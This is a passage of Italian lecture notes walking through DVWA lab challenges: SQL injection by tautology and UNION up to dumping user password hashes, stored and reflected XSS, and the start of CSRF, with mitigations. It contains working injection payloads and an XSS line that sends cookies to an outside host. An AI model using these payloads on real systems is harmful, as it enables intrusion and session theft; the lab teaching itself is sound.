- inviamo al server una richiesta non legittima, non valida, maliziosa ed analizziamone la risposta. Quest'azione ha come obiettivo, irrealistico, quello di provocare subito una esecuzione remota di codice arbitrario. Come obiettivo realistico quello di ottenere dalla risposta del server informazioni di aiuto per la costruzione di un attacco. In genere le reazioni sono messaggi di errore, crash etc... ma le informazioni tipiche sono l'indicazione di un possibile punto di iniezione, indicazione di possibili caratteri speciali.

L'invio di richieste anomale, effettuato con l'obiettivo di scoprire malfunzionamenti nel programma, prende il nome di **fuzz testing**. La costruzione di un attacco è sempre preceduta da una procedura di fuzz testing.

Alcuni esempi di richieste anomale: Si immette un input che risulta in una richiesta sintatticamente non corretta, con l'obiettivo di provocare un messaggio di errore da parte del server e recuperare ulteriori informazioni utili per la costruzione dell'attacco. Inoltre, si immette un input che risulta in una richiesta semanticamente non corretta con lo stesso obiettivo appena citato. Infine, si immette un input contenente un'espressione che risulta in una richiesta sintatticamente e semanticamente corretta con l'obiettivo di capire se lo script eseguito dal server Web "interpreta" l'input, ai fini dell'esecuzione di codice arbitrario.

- se non si è ancora sfruttata la vulnerabilità, si usa l'informazione ottenuta per costruire una nuova domanda (Passo 2). Se invece si è sfruttata la vulnerabilità, il compito può dirsi svolto vincendo la sfida.

Un esempio concreto del Passo 1:

Immettiamo come input nel form "[User ID](#)": 1. Tale input è sintatticamente e semanticamente corretto. Di conseguenza ci aspettiamo una risposta "corretta". Quindi analizziamo la risposta ottenuta:

- ID: 1
- First name: admin
- Surname: admin

Diventa chiaro il formato di una risposta corretta, infatti l'attaccante è in grado di distinguere una risposta corretta da una non corretta.

Un esempio concreto del Passo 2:

Immettiamo come input nel form "[User ID](#)": -1. Tale input è sintatticamente corretto e semanticamente scorretto (ID negativo). Di conseguenza ci aspettiamo una [risposta nulla](#). Diventa chiaro il formato di una risposta ad un valore intero "fuori scala". L'attaccante è in grado di individuare i valori interi validi (per valido si intende un valore intero e presente nel database).

Un esempio concreto del Passo 3: La vulnerabilità non è sfruttata, continuare col Passo 2 con un'altra richiesta anomala.

Un esempio concreto del Passo 2 (v.2):

Quindi bisogna proseguire in modo differente dal Passo 2 precedente. A questo punto immettiamo nel form "[User ID](#)": stringa. Tale input risulta sintatticamente corretto e semanticamente scorretto (ID stringa). Da tale input si ottiene una [risposta nulla](#) e quindi diventa chiaro il formato di una risposta ad un valore di tipo diverso.

Un esempio concreto del Passo 3 (v.2): La vulnerabilità non è sfruttata, continuare col Passo 2 con un'altra richiesta anomala.

Un esempio concreto del Passo 2 (v.3):

Quindi, ancora una volta, bisogna proseguire in modo differente dal Passo 2 (v.2). A questo punto immettiamo nel form "[User ID](#)": 1.0. Tale input risulta sintatticamente e semanticamente corretto. Da tale input si ottiene la seguente risposta:

- ID: 1.0
- First name: admin
- Surname: admin

L'applicazione stampa direttamente l'input numerico, se valido. Inoltre, è in grado di convertire un argomento di tipo double in intero.

La **riflessione dell'input** è l'atto di un server di includere (senza alcun filtro) l'input di un utente nella risposta. La presenza di tale riflessione è negativa, in quanto permette ad un attaccante di vedere il risultato dell'attacco ed inoltre permette l'esecuzione di codice nel contesto del browser della vittima che naviga una pagina maliziosa.

Un esempio concreto del Passo 3 (v.3): La vulnerabilità non è sfruttata, continuare col Passo 2 con un'altra richiesta anomala.

Un esempio concreto del Passo 2 (v.4):

Quindi bisogna proseguire in modo differente dal Passo 2 precedente. A questo punto immettiamo nel form "[User ID](#)": 2-1. Tale input risulta sintatticamente e semanticamente corretto. Da tale input si ottiene la seguente risposta:

- ID: 2-1
- First name: Gordon
- Surname: Brown


L'applicazione sembra riflettere l'input numerico, se esso è valido. Inoltre, estrae la parte numerica "2" e la converte in un intero.

Un esempio concreto del Passo 3 (v.4): La vulnerabilità non è sfruttata, continuare col Passo 2 con un'altra richiesta anomala.

Un esempio concreto del Passo 2 (v.5):

Quindi bisogna proseguire in modo differente dal Passo 2 precedente. A questo punto immettiamo nel form "User ID" l'input stringa'. Tale input risulta sintatticamente e semanticamente scorretto. Da tale input si ottiene un messaggio di errore del server SQL. Analizzando tale messaggio possiamo estrarre alcune importanti informazioni, infatti:

You have an error in your SQL syntax;
check the manual that corresponds to your
MySQL server version for the right syntax
to use near "**stringa'**" at line 1



Un esempio concreto del Passo 3 (v.5):

La vulnerabilità non è sfruttata, continuare col Passo 2 con un'altra richiesta anomala.

Una importante osservazione ricade sul formato della query SQL, infatti il formato della query eseguita dallo script sembra essere simile al seguente:


- `SELECT f1, f2, f3`
- `FROM table`
- `WHERE f1 = 'v1';`

Il server MySQL converte v1 in un intero e preleva la riga corrispondente di table.

Da tale osservazione nasce un'idea: proviamo ad iniettare un input che trasformi la query SQL in una in grado di stampare tutte le righe della tabella. Il server SQL stampa tutte le righe della tabella se e solo se una clausola WHERE risultante dall'iniezione è sempre vera.

Una **tautologia** è una condizione logica vera indipendentemente dall'input utente. L'esempio più classico di tautologia è il seguente:

`SELECT f1, f2, f3
FROM table
WHERE f1 = 'v1' OR '1'='1';`



TRUE

È possibile iniettare una tautologia immettendo nel form "User ID": `1' OR '1='1` (gli apici di inizio e fine sono messi di default siccome fa parte della struttura della query):

- `SELECT f1, f2, f3`
- `FROM table`
- `WHERE f1 = '1' OR '1='1';`

Dall'iniezione della tautologia, si ottiene la stampa dell'intera tabella degli utenti riuscendo a vincere la sfida.

Infatti:

Da notare che gli argomenti della tautologia sono stati scritti tra **singoli apici**, facendo particolare attenzione a bilanciare l'apice singolo iniziale e finale.

È possibile semplificare l'iniezione, mediante l'utilizzo di caratteri di commento. Un primo tentativo viene fatto impostando nel form "User ID": `1' OR 1=1` ottenendo la query seguente:

- `SELECT f1, f2, f3`
- `FROM table`
- `WHERE f1 = '1' OR 1=1';`

Questa query SQL **fallisce**.

Un ulteriore tentativo, utilizzando caratteri di commento viene fatto impostando nel form "User ID": `1' OR 1=1#` ottenendo la query:

- `SELECT f1, f2, f3`
- `FROM table`
- `WHERE f1 = '1' OR 1=1#;`

Viene annullato l'apice singolo e il punto e virgola. Una singola query SQL può eseguire anche senza punto e virgola finale.

In questo caso viene stampata l'intera tabella degli utenti portando alla vittoria della sfida.

Una variante di tale procedimento lo si rileva anche nell'uso molto popolare della sequenza `--` per introdurre un commento:

- `SELECT f1, f2, f3`
- `FROM table`
- `WHERE f1 = '1' OR 1=1--';`

Ed anche in questo caso si arriva alla **vittoria della sfida** in quanto la query appena mostrata stamperà l'intera tabella degli utenti.

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' or '1='1
First name: admin
Surname: admin

ID: 1' or '1='1
First name: Gordon
Surname: Brown

ID: 1' or '1='1
First name: Hack
Surname: Me

ID: 1' or '1='1
First name: Pablo
Surname: Picasso

ID: 1' or '1='1
First name: Bob
Surname: Smith
```

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' or 1=1#
First name: admin
Surname: admin

ID: 1' or 1=1#
First name: Gordon
Surname: Brown

ID: 1' or 1=1#
First name: Hack
Surname: Me

ID: 1' or 1=1#
First name: Pablo
Surname: Picasso

ID: 1' or 1=1#
First name: Bob
Surname: Smith
```

Limiti dell'attacco basato su tautologia:

L'iniezione SQL basata su tautologia presenta diverse limitazioni, in quanto:

- Non permette di dedurre la struttura di una query SQL (campi selezionati e tipo dei campi);
- Non permette di selezionare altri campi rispetto a quelli presenti nella query SQL;
- Non permette di eseguire comandi SQL arbitrari.

È possibile fare di meglio utilizzando l'operatore **UNION**. Tale operatore unisce l'output di più query SQL "omogenee", ovvero con lo stesso numero di colonne e dati compatibili sulle stesse colonne.

Un'idea notevole risiede nell'iniettare un input che trasformi la query SQL in una query UNION dove:

- La prima query SQL è quella dello script;
- La seconda SQL è fornita dall'attaccante.

Ovviamente prima di poter procedere per questa nuova strada bisogna analizzare gli ostacoli all'iniezione SQL UNION. Affinché la query SQL UNION risultato della iniezione funzioni, è necessario capire la struttura della tabella selezionata dallo script quindi il numero di colonne e tipi di dato devono combaciare. In questo caso adottiamo un approccio incrementale di tipo "*trial and error*".

Primo tentativo:

Immettiamo nel form "**User ID**: 1' UNION select 1#. Ciò provoca l'iniezione della nostra query in cascata a quella dello script (che non si conosce). In risposta otteniamo il seguente messaggio di errore del server SQL:

The used SELECT statements have a different number of columns

Quindi il numero di colonne nelle due query SQL è diverso; la query eseguita dallo script non recupera solo un campo.

Secondo tentativo:

Immettiamo nel form "**User ID**: 1' UNION select 1, 2#. Ciò provoca l'iniezione della nostra query in cascata a quella dello script (che non si conosce). In risposta viene stampato l'output delle due query in sequenza:

Vulnerability: SQL Injection

User ID:

Submit

Prima query {

ID: 1' union select 1, 2 #
First name: admin
Surname: admin

Seconda query {

ID: 1' union select 1, 2 #
First name: 1
Surname: 2

Da ciò abbiamo scoperto che la query SQL effettuata dall'applicazione seleziona due campi e basandoci sull'output HTML ipotizziamo che si tratti di un nome e di un cognome. A questo punto ci chiediamo se è possibile avere la certezza che i campi siano proprio questi e magari ottenere lo schema del DB. L'idea è quella di provare ad iniettare, all'interno della UNION, una **interrogazione alle funzionalità** di sistema offerte da MySQL.

La funzione version():

La funzione MySQL version() stampa il numero di versione del server MySQL in esecuzione. Quindi proviamo ad iniettare version() in una UNION tramite il seguente input: 1' UNION select 1, version()#. Così facendo otteniamo il numero di versione 5.1.41.

Vulnerability: SQL Injection

User ID:

Submit

{

ID: 1' union select 1, version() #
First name: admin
Surname: admin

ID: 1' union select 1, version() #
First name: 1
Surname: 5.1.41

Da ciò abbiamo scoperto che il server MySQL eseguito in DVWA è piuttosto datato (2010) e questo è un male in quanto bisogna sempre cercare di mantenere aggiornati i software all'ultima versione disponibile. Passando per CVE Details, si scoprano ben 92 vulnerabilità per MySQL 5.1.41 ma nessun exploit pubblico è disponibile.

La funzione user():

La funzione MySQL user() stampa lo username attuale e l'host da cui è partita la connessione SQL. Proviamo ad iniettare user() in una UNION tramite l'input seguente: 1' UNION select 1, user()#. Otteniamo l'username root e l'host localhost.

Vulnerability: SQL Injection

User ID:

Submit

{

ID: 1' union select 1, user() #
First name: admin
Surname: admin

ID: 1' union select 1, user() #
First name: 1
Surname: root@localhost

Da ciò abbiamo scoperto che l'utente SQL usato dall'applicazione DVWA è root ed anche in questo caso è un male in quanto è l'utente più privilegiato possibile. Il database è ospitato sullo stesso host dall'applicazione, anche in questo caso un male in quanto Web server e SQL server dovrebbero eseguire su macchine separate.

La funzione database():

La funzione MySQL database() stampa il nome del database usato nella connessione SQL. Proviamo ad iniettare database() in una UNION tramite l'input seguente: 1' UNION select 1, database()#. Otteniamo il nome del database: dvwa.

Vulnerability: SQL Injection

User ID:

Submit

{

```
ID: 1' union select 1, database() #
First name: admin
Surname: admin
```

```
ID: 1' union select 1, database() #
First name: 1
Surname: dvwa
```

Abbiamo scoperto quindi il nome del database usato dall'applicazione, che corrisponde a dvwa. Una volta noto il nome del database, è possibile stamparne lo schema, ottenendo quindi la struttura delle tabelle.

Il database MySQL **information_schema** contiene lo schema di tutti i database serviti dal server MySQL, ovvero struttura delle tabelle contenute nei DB e la struttura dei campi contenuti nelle tabelle.

La tabella tables di information_schema definisce la struttura di una tabella:

- Il campo **table_name** contiene il nome della tabella;
- Il campo **table_schema** contiene il nome del database che definisce la tabella.

Selezioniamo il campo **table_name** della tabella *information_schema.tables* laddove **table_schema='dvwa'**:

- SELECT table_name
- FROM information_schema.tables
- WHERE table_schema = 'dvwa';

Così facendo dovremo ottenere i nomi delle tabelle contenute nel database *dvwa*. Proviamo ad iniettare la query ora vista in una UNION tramite il seguente input:

- 1' UNION select 1, table_name
- FROM information_schema.tables
- WHERE table_schema = 'dvwa'#

Ottenendo in risposta le due tabelle *guestbook* e *users*:

Vulnerability: SQL Injection

User ID:

Submit

{

```
ID: 1' union select 1, table_name from information_schema.tables where table_schema = 'd
First name: admin
Surname: admin
```

```
ID: 1' union select 1, table_name from information_schema.tables where table_schema = 'd
First name: 1
Surname: guestbook
```

```
ID: 1' union select 1, table_name from information_schema.tables where table_schema = 'd
First name: 1
Surname: users
```

Abbiamo scoperto che il database dvwa definisce due tabelle: *users* e *guestbook*. La tabella *users* probabilmente contiene informazioni sensibili sugli utenti. Approfondendo ciò è importante capire se si riesce a stamparne la struttura.

La tabella *columns* di *information_schema* definisce la struttura di un campo di una tabella. Il campo **column_name** contiene il nome del campo della tabella. Selezioniamo il campo **column_name** della tabella *information_schema.columns* laddove **table_name='users'**:

- SELECT column_name
- FROM information_schema.columns
- WHERE table_name = 'users';

E dovremmo ottenere i nomi dei campi contenuti nella tabella *users*. Proviamo quindi ad iniettare la query ora vista in una UNION tramite l'input seguente:

- 1' UNION select 1, column_name
- FROM information_schema.columns
- WHERE table_name = 'users'#

Ottenendo in risposta i campi della tabella *users*:

Vulnerability: SQL Injection

User ID:

Submit

{

```
ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: admin
Surname: admin
```

```
ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: user_id
```

```
ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: first_name
```

```
ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: last_name
```

```
ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: user
```

```
ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: password
```

```
ID: 1' union select 1, column_name from information_schema.columns where table_name = 'u
First name: 1
Surname: avatar
```

Scoprendo che la tabella users contiene tutti i campi necessari per la definizione di un utente dell'applicazione. A questo punto è lecito chiedersi se si riesce ad iniettare una query che stampi una stringa compatta contenente tutte le informazioni di un utente (password compresa).

La funzione **concat** restituisce in output la concatenazione di più stringhe: `concat('a', ':', 'b') -> 'a:b'`

L'idea è quindi quella di usare concat per costruire una stringa compatta con le informazioni di un utente, del tipo:

- `user_id:nome:cognome:username:password`

Proviamo ad iniettare la query ora vista in una UNION tramite il seguente input:

- `' UNION select 1,`
- `concat(user_id,':', first_name, ':', last_name, ':', user, ':', password)`
- `FROM users#`

Ottenendo in risposta le informazioni degli utenti memorizzati nella tabella users:

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: admin
Surname: admin

{ ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: 1
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99

{ ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: 1
Surname: 2:Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03

{ ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: 1
Surname: 3:Hack:Me:1337:0d3533d75ae2c3906d7e0d4fcc6921eb

{ ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: 1
Surname: 4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7

{ ID: 1' union select 1, concat(user_id, ':', first_name, ':', last_name, ':', user, ':',
First name: 1
Surname: 5:Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99

La **vulnerabilità** appena ora sfrutta una specifica debolezza:

Debolezza #1: l'applicazione costruisce un comando SQL utilizzando un input esterno e non neutralizza (o lo fa in modo errato) caratteri speciali del linguaggio SQL.

Mitigazione 1a: è possibile implementare un filtro dei caratteri speciali SQL. I linguaggi dinamici forniscono già funzioni filtro già pronte e robuste. Ad esempio, in PHP vi è `mysql_real_escape_string()`. Attivando la script security a livello "high", lo script `sql` (abusato fino ad ora) adopera un filtro basato su `mysql_real_escape_string()`.

Il filtro inibisce le iniezioni basate su apici. Purtroppo, esistono anche iniezioni con argomenti interi (che non fanno uso di apici). Ad esempio, l'input: `1 OR 1=1` non destà problemi per il filtro. E dall'utilizzo di tale input vengono stampati tutti i record della tabella.

```
$id = mysql_real_escape_string($id);
if (is_numeric($id)) {
...
}
```



Mitigazione 1b: attivando la script security a livello "high", lo script `sql` (abusato fino ad ora) quota l'argomento `$id` nella query:

- `$getid = "SELECT first_name, last_name`
- `FROM users WHERE user_id = '$id'"`

Il quoting dell'argomento *annulla il significato semantico dell'operatore OR*, che viene visto come una semplice stringa. La funzione `is_numeric($id)` fallisce.

CROSS SITE SCRIPTING STORED:

In tale tipo di attacco, un codice malevolo Javascript o viene iniettato dall'attaccante e memorizzato su un server vittima in maniera permanente (tipicamente in un database attraverso un form), oppure viene eseguito dal browser di un client vittima che inconsapevolmente si connette al server vittima.

Per questa sfida, impostiamo il livello di sicurezza degli script di DVWA su "Low". Selezioniamo il bottone "XSS Stored" si ottiene una pagina web con due form di input "Name" e "Message".

Mediante la pressione del tasto "Sign Guestbook", l'input viene sottomesso all'applicazione `xss_s` in esecuzione sul server.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

L'**obiettivo** di tale sfida è quello di iniettare statement Javascript arbitrari tramite il form HTML. Analogamente alla sfide precedenti viene stilata una checklist di operazioni da svolgere per costruire l'attacco.

Passo 1: Immettiamo l'input **Mauro** e **Messaggio**. nei form "Name" e "Message". Tale input è *sintatticamente e semanticamente* corretto, quindi ci si aspetta una risposta corretta. Analizzando la risposta ottenuta da tale input diventa chiaro il formato di una risposta corretta. L'attaccante è in grado di distinguere una risposta corretta da una non corretta. L'input è riflesso nella pagina HTML (viene restituito ciò che viene inserito) e da un'ispezione del codice si ha il seguente snippet HTML:


```
<div id="guestbook_comments">  
  Name: test <br />  
  Message: This is a test comment. ←  
  <br />  
  </div>  
  <div id="guestbook_comments">  
  Name: Mauro <br />  
  Message: Messaggio. <br />  
  </div>
```

Un utente generico che accede all'applicazione `xss_s` vede *tutti i messaggi* postati in precedenza in quanto ogni nuovo inserimento nel form comporta un "append" dei nuovi messaggi immediatamente al di sotto dei precedenti. Le tipologie di messaggi possono essere **innocenti** quindi del testo semplice e/o HTML, oppure **maliziosi** e quindi codice Javascript. Fatte queste osservazioni rieseguiamo un nuovo input nel form in questione, stavolta digitando l'input seguente: **Attaccante** e **<h1> Titolo </h1>**. Tale input è *sintatticamente e semanticamente (HTML) corretto*. Ancora una volta ci aspettiamo una risposta corretta. Difatti analizzando la risposta abbiamo ancora una conferma relativa alla riflessione dell'input:

Name: Attaccante
Message:
Titolo

Passo 2: Con le informazioni raccolte al Passo 1, immettiamo nell'input, un semplice comando Javascript, che corrisponde a **Attaccante** e **<script> alert(1) </script>**. Tale input è *sintatticamente corretto* ma *semanticamente scorretto* in quanto non ci si aspetta uno script. Analizzando la risposta ricevuta abbiamo:

Name: Attaccante
Message:




Notiamo quindi che il codice Javascript iniettato è eseguito sul browser della vittima, infatti `alert(1)` provoca il pop-up di una finestra contenente il numero 1.

La questione che perviene ora è se fosse possibile iniettare qualcosa di più pericoloso di un semplice pop-up contente il numero 1. In altre parole, quali **variabili** e/o **funzioni** di interesse possono essere stampate/invocate.

Il **DOM** (*Document Object Model*) offre diverse funzioni e strutture dati per la manipolazione dinamica del contenuto di una pagina web. Al link seguente vi è il DOM: https://www.w3schools.com/jsref/dom_obj_document.asp

Tra le altre, spicca la stringa `document.cookie`, la quale fornisce la rappresentazione testuale di tutti i cookie posseduti dal browser "vittima". E procedendo con il Passo 2, immettiamo un nuovo input nel form, questa volta formattato nel seguente modo: **Attaccante** e **<script>alert(document.cookie)</script>**. Tale input è *sintatticamente corretto e semanticamente scorretto* in quanto non ci si aspetta uno script. Analizzando la risposta ricevuta abbiamo:

Name: Attaccante
Message:




Notiamo quindi che il codice Javascript iniettato, ancora una volta, è eseguito sul browser della vittima, infatti `alert(document.cookie)` provoca il pop-up di una finestra contenente i cookie dell'utente vittima. Così facendo è stato recuperato il cookie di sessione PHP.

Una **considerazione**: gli attacchi ora mostrati non sono sfruttabili, nella realtà, da un attaccante. Il pop-up con le informazioni lo vede la vittima, non l'attaccante. Inoltre, la vittima si accorge immediatamente dell'attacco. Tuttavia, essi forniscono una *Proof of Concept*; un abbozzo di attacco, limitato all'illustrazione potenziale delle conseguenze di un attacco.

Tornando alla sfida, proviamo ad iniettare uno script che imposta la proprietà `document.location` ad un nuovo URL. L'applicazione `xss_s` viene permanentemente ridirezionata ad un altro URL. Immettiamo nel form in questione il seguente input: **Attaccante** e `<script>document.location="http://abc.it"</script>`. Da notare che si è formattato il secondo valore con un URL breve per rientrare nella restrizione di 50 caratteri imposti per il campo "Message". L'esecuzione del codice Javascript provoca la redirezione permanente ad `http://abc.it`, portando quindi alla **vittoria della sfida**.

Una panoramica dell'attacco di tipo Stored XSS è riassumibile con la seguente figura:



La **vulnerabilità** analizzata nella sfida XSS Stored sfrutta una specifica debolezza. Tale debolezza la si riscontra in quanto l'applicazione non neutralizza (o lo fa in modo errato) l'input utente inserito in una pagina Web. Per ovviare a ciò è quindi porre una **mitigazione** è possibile implementare un filtro basato su *white list*, facendo scegliere l'input in una lista di valori fidati (ad esempio, tramite un menù a tendina). In alternativa, possiamo implementare un filtro che neutralizzi i caratteri speciali nell'input. Attivando lo script security di DVWA a livello "high", lo script `xss_s` (abusato finora) adopera un filtro basato su tre funzioni:

1. `trim()`
2. `mysql_real_escape_string()`
3. `htmlspecialchars()`

CROSS SITE SCRIPTING REFLECTED:

In tale tipo di attacco non viene utilizzato un database per memorizzare il codice malevolo Javascript. L'attaccante prepara un URL che riflette un suo input malevolo e fa in modo che l'utente vi acceda. L'utente, accedendo all'URL può inconsapevolmente fornire dati sensibili all'attaccante.

Dalla pagina di DVWA, selezioniamo il bottone "XSS Reflected" ed otteniamo una pagina Web con un form di input "What's your Name". Mediante la pressione del tasto "Submit", l'input viene sottomesso all'applicazione `xss_r` in esecuzione sul server. Non è coinvolto alcun server SQL.

La strategia di attacco a `xss_r` ripercorre quella vista per `xss_s`, tuttavia a differenza di quest'ultima, il form HTML nell'applicazione `xss_r` accetta molti più caratteri, permettendo attacchi più sofisticati.


Consideriamo il seguente codice Javascript:

```
<img  
src=x  
onerror = this.src =  
'http://site/?c='+document.cookie  
/>
```

Il tag `img` definisce una immagine in un tag HTML. In seguito, si prova a caricare un'immagine inesistente. L'evento `onerror` scatta quando si verifica un errore nel caricamento di un oggetto esterno. Se si verifica l'evento `onerror` viene associata una callback (funzione Javascript).

In Javascript, `this` è usato per indicare l'oggetto corrente (l'immagine). La proprietà `src` specifica la sorgente dell'oggetto, ed infine viene specificato l'URL da richiedere in caso di errore, dove a tale URL è concatenato un parametro `c` e il valore di tale parametro è la stringa contenente i cookie dell'ultima vittima.


Se il codice appena visto viene iniettato nel campo "What's your name", viene provocato l'invio di una richiesta HTTP al Web server `http://site`. L'URL della richiesta contiene i cookie dell'utente che ha caricato la pagina. Se il Web server è sotto il controllo dell'attaccante, costui può analizzare i log e leggere i cookie. L'albero di attacco è così composto:



Possiamo vedere com'è strutturato un attacco di tipo **Reflected XSS** secondo il seguente schema:

La **vulnerabilità** analizzata nella sfida XSS Reflected sfrutta una specifica debolezza, ovvero l'applicazione non neutralizza (o lo fa in modo errato) l'input utente inserito in una pagina Web. Per apportare delle eventuali **mitigazioni** si può pensare all'implementazione di un filtro basato su white list, facendo scegliere l'input in una lista di valori fidati (ad esempio, tramite un menu a tendina). In alternativa, possiamo implementare un filtro che neutralizzi i caratteri speciali nell'input. Attivando lo script security a livello "high", lo script `xss_r` (abusato finora) adopera un filtro basato su tre funzioni:

1. `trim()`
2. `mysql_real_escape_string()`
3. `htmlspecialchars()`




I COOKIE:

Un cookie è una coppia nome/valore creata dal sito Web e memorizzata nel browser del client.

I cookie vengono utilizzati nelle applicazioni Web per autenticazione, tracking, gestione delle preferenze degli utenti. Un cookie viene creato dall'applicazione Web in esecuzione sul server, salvato nel browser del client e letto successivamente dall'applicazione che lo ha creato.

I server utilizzano i cookie per memorizzare informazioni sul client. Dopo che un client si è autenticato con successo, il server gli invia un cookie che funge da *authentication tag*. Ad ogni successiva richiesta di autenticazione:

1. Il browser presenta il cookie;
2. Il server verifica l'autenticità del cookie;
3. Fornisce l'accesso.



CROSS SITE REQUEST FORGERY:

In tale tipo di attacco, un utente si autentica ad un server A e, mentre è collegato ad esso, si collega ad un altro server B. Viene indotto dal server B ad inviare comandi non autorizzati al server A. Tali comandi provocano azioni eseguite da parte di A per conto dell'utente, come se le avesse richieste lui.

Dalla pagina di DVWA selezioniamo la sfida "CSRF" mediante l'apposito bottone, ottenendo una pagina Web con due form di input "New password" e "Confirm new password". Intuitivamente mediante la pressione del tasto "Submit", l'input viene sottomesso all'applicazione `csrf` in esecuzione sul server. La password viene inserita in un database SQL.

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:


New password:

Confirm new password:

Passo 1: Partiamo con l'immettere nei due campi il seguente input: `password` e `password`. Tale input risulta essere *sintatticamente e semanticamente corretto*. Di conseguenza ci aspettiamo una risposta corretta. La risposta ottenuta riporta:

- Password changed

Ma inoltre notiamo anche qualcosa di interessante nella URL della pagina:



